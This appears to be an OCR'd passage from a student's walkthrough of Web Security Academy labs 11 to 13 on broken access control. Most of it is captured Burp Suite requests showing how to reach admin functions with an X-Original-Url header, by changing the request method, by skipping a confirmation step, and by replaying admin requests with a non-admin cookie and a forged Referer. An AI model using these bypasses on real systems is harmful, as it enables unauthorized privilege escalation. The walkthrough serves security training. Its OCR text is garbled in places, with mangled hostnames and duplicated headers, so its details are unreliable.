3 Cookie: session=oHfFlgvP260cFJQYgfbRNWgbh3kXlj
4 Sec-Ch-UA: "Chromium";v="133", "Not(A:Brand");v="59"
5 Sec-Ch-UA-Mobile: 70
6 Sec-Ch-UA-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
10 Accept: */*, application/xml;q=0.9, image/avif,image/webp,image/a
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a400004034b778f80c37bda00cd00fb.web-security-academy.net/
X-Original-Url: /admin/delete
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20

Response

Pretty Raw Hex Render

1 </p>
2
3 My account
4
5 <p>
6 </p>
7 </section>
8 <header>
9 <header class="notification-header">
10 <header>
11 <section>
12 <h1>
13 Users
14 </h1>
15 <div>
16
17 viener -
18
19
20 Delete
21
22 </div>
23 <div>
24
25 carlos -
26
27
28 Delete
29
30 </div>
31 </section>
32 <hr>
33 <hr>
34 </div>
35 </action>

A screenshot of a web browser showing a challenge from the Web Security Academy. The URL in the address bar is https://0a480004034b778f80237bda00cd00fb.web-security-academy.net. The page title is "URL-based access control can be circumvented". On the right, there is a green button labeled "LAB Solved" with a small trophy icon. Below the title, a link says "Back to lab description >>". The main content area has an orange background with white text that reads "Congratulations, you solved the lab!". To the right of this, there are links to "Share your skills!" with icons for Twitter and LinkedIn, and a link to "Continue learning >>". At the bottom, there is a decorative footer with the text "WE LIKE TO SHOP" and a question mark icon.


Lab 11

Method-based access control can be circumvented.

Enter the admin credentials and log in.

In the admin panel, find the option to promote user "carlos" to an elevated role.

Capture the Promotion Request in Burp Suite



The screenshot shows the 'Request' tab in Burp Suite. The 'Pretty' tab is selected, displaying the following POST request:

```
POST /admin-roles HTTP/2
Host: 0ae700dc031leld1823707c300a90055.web-security-academy.net
Cookie: session=0yWVpHYZrqt05LqPNahwZ3KpvyhUotln
Content-Length: 30
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0ae700dc031leld1823707c300a90055.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ae700dc031leld1823707c300a90055.web-security-academy.net/admin
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
username=carlos&action=upgrade
```

After that,

Log in using the non-admin credentials.

Copy the session cookie of this non-admin user.(wiener)

Request

Pretty Raw Hex

```

1 GET /my-account?id=wiener HTTP/2
2 Host: Dae700dc031leld1823707c300a90055.web-security-academy.net
3 Cookie: session=c3dVx98z4cJ7cB0fZv210m97AudyCIWi
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
8 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand";v="99"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Windows"
16 Referer:
   https://Dae700dc031leld1823707c300a90055.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20

```

② ⚙️ ← → Search 0 highlights

Replace the admin session cookie with the non-admin user's session cookie.

Resend the request and observe that the response states "Unauthorized".

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 1 POST /admin-roles HTTP/2 2 Host: Dae700dc031leld1823707c300a90055.web-security-academy.net 3 Cookie: session=c3dVx98z4cJ7cB0fZv210m97AudyCIWi 4 Content-Length: 30 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand";v="99" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: en-US,en;q=0.9 10 Origin: https://Dae700dc031leld1823707c300a90055.web-security-academy.net 11 Content-Type: application/x-www-form-urlencoded 12 Upgrade-Insecure-Requests: 1 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: https://Dae700dc031leld1823707c300a90055.web-security-academy.net/admin 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=0, i 22 23 username=carlos&action=upgrade </pre>	<pre> 1 HTTP/2 401 Unauthorized 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 14 5 6 "Unauthorized" </pre>

Right-click the request in Burp Repeater. Select "Change request method" and set it to GET.

Modify the username parameter in the request to wiener.

The screenshot shows the Burp Suite interface. The Request pane on the left displays a POST request with the URL `/admin-roles?username=wiener&action=upgrade`. The response pane on the right shows a 302 Found status code with a Location header pointing to the /admin endpoint. The request body contains various headers and parameters, including the modified username 'wiener'.

```
Pretty Raw Hex
1 GET /admin-roles?username=wiener&action=upgrade HTTP/2
2 Host: Oae700dc0311e1d1823707c300a90055.web-security-academy.net
3 Cookie: session=c3dVx96z4cJ7cB0f2v2l0m97AudyCIW
4 Cache-Control: max-age=0
5 Sec-Ch-UA: "Chromium";v="133", "Not(A:Brand>";v="95"
6 Sec-Ch-UA-Mobile: ?0
7 Sec-Ch-UA-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: https://Oae700dc0311e1d1823707c300a90055.web-security-academy.net
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://Oae700dc0311e1d1823707c300a90055.web-security-academy.net/admin
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=0, i
20
21
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

The screenshot shows the 'My Account' page from the WebSecurity Academy. The top navigation bar includes links for Home, My account, and Log out. A green 'Solved' badge is visible on the right. The main content area displays a message: 'Method-based access control can be circumvented' and 'Congratulations, you solved the lab!'. Below this, there's a form for updating the email address, with the placeholder 'Your username is: wiener' and a 'Update email' button.

Method-based access control can be circumvented

LAB Solved

Congratulations, you solved the lab!

Your username is: wiener

Email

Update email

Lab 12

Multi-step process with no access control on one step.

Enter the admin credentials provided for the challenge.

Click Login and proceed to the admin panel.

Promote Carlos and Capture the Request. And sent it to the repeater.

The screenshot shows a NetworkMiner capture. The Request pane displays a POST request to `/admin-roles` with the following details:

```
POST /admin-roles HTTP/2
Host: 0ae4004d0422lafhb8le6f7c500cb003d.web-security-academy.net
Cookie: session=0wpBN1cNAL5ZNqSmjUY1oG552wuA
Content-Length: 45
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand");v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0ae4004d0422lafhb8le6f7c500cb003d.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Priority: u=0, i
action=upgrade&confirmed=true&username=carlos
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ae4004d0422lafhb8le6f7c500cb003d.web-security-academy.net/admin-roles
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
action=upgrade&confirmed=true&username=carlos
```

The Response pane shows a `HTTP/2 302 Found` response with the following details:

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Now, Log in using non-admin credentials provided in the challenge. copy the session cookie of the non-admin user.

The screenshot shows a NetworkMiner capture. The Request pane displays a GET request to `/my-account?id=wiener` with the following details:

```
GET /my-account?id=wiener HTTP/2
Host: 0ae4004d0422lafhb8le6f7c500cb003d.web-security-academy.net
Cookie: session=0uiryjpbymH0KzcsHfJ6NhVp0XCHjy
Content-Length: 0
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: https://0ae4004d0422lafhb8le6f7c500cb003d.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Priority: u=0, i
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand");v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0ae4004d0422lafhb8le6f7c500cb003d.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
action=upgrade&confirmed=true&username=carlos
```

The Response pane shows an `HTTP/2 200 OK` response with the following HTML content:

```
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/css/labs.css" rel="stylesheet">
<title>
    Multi-step process with no access control on one step
</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js">
</script>
<div id="academyLabHeader">
    <section class='academyLabBanner'>
        <div class="container">
            <div class="logo">
            </div>
            <div class="title-container">
                <h2>
                    Multi-step process with no access control on one step
                </h2>
            </div>
        </div>
    </section>
</div>
```

Replace the admin session cookie in the previously captured request with the non-admin session cookie.


Modify the username parameter in the request to your wiener.

The screenshot shows the Network tab of a browser developer tools interface. On the left, under 'Request', is a POST message to the URL `/admin-roles`. The 'Raw' tab of the request shows the following headers and body:

```
POST /admin-roles HTTP/2
Host: 0ae4004d0422fb81e6f7c500cb003d.web-security-academy.net
Cookie: session=SuiryOpSygmM9XmcMsMfRJ6NhVp0XCMjy
Content-Length: 45
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand";v="59"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.5
Origin: https://0ae4004d0422fb81e6f7c500cb003d.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ae4004d0422fb81e6f7c500cb003d.web-security-academy.net/admin-roles
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
action=upgrade&confirmed=true&username=wiener
```

On the right, under 'Response', is a 302 Found message with the following headers:

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```



Lab 13

Referer-based access control.

To solve this lab first we need to Log in as an Admin.


Promote user Carlos to and Capture the Request. And send it to the repeater.

The screenshot shows a network traffic capture interface. The left pane, labeled "Request", displays a captured GET request. The URL is /admin-roles?username=carlos&action=upgrade. The request includes various headers such as Host, Cookie, Sec-Ch-Ua, Sec-Ch-Ua-Mobile, Sec-Ch-Ua-Platform, Accept-Language, Upgrade-Insecure-Requests, User-Agent, and Accept. The right pane, labeled "Response", is currently empty.

```
Request
Pretty Raw Hex
1 GET /admin-roles?username=carlos&action=upgrade HTTP/2
2 Host: 0ae00b403d5aa8380f0d51f009a0a8.web-security-academy.net
3 Cookie: session=52061JMjffqlFXVVnc7WICiyOlwWbpb0A
4 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand)";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ae00b403d5aa8380f0d51f009a0a8.web-security-academy.net/admin
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Now, Log in as a Non-Admin User. Attempt unauthorized access. The request is unauthorized due to the missing **Referer** header.

Now copy the session-cookie of Non-admin user.



Replace the **admin session cookie** in the previously captured request with the **non-admin session cookie**.

Modify the **username** parameter in the request to wiener.

Request

Pretty Raw Hex

```
1 GET /admin-roles?username=wiener&action=upgrade HTTP/2
2 Host: 0a6d00b403d5aa8380f8d51f009a00a8.web-security-academy.net
3 Cookie: session=qps8mqaErjPBy8ocCh5Zzd2Xc4008PKY
4 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand");v="55"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
12 png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?
16 Sec-Fetch-Dest: document
17 Referer: https://0a6d00b403d5aa8380f8d51f009a00a8.web-security-academy.net/admin
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

https://0a6d00b403d5aa8380f8d51f009a00a8.web-security-academy.net/my-account?id=wiener

Web Security Academy  Referer-based access control

Back to lab description >

LAB Solved

Congratulations, you solved the lab! Share your skills!   Continue learning >

Home | My account | Log out

My Account

Your username is: wiener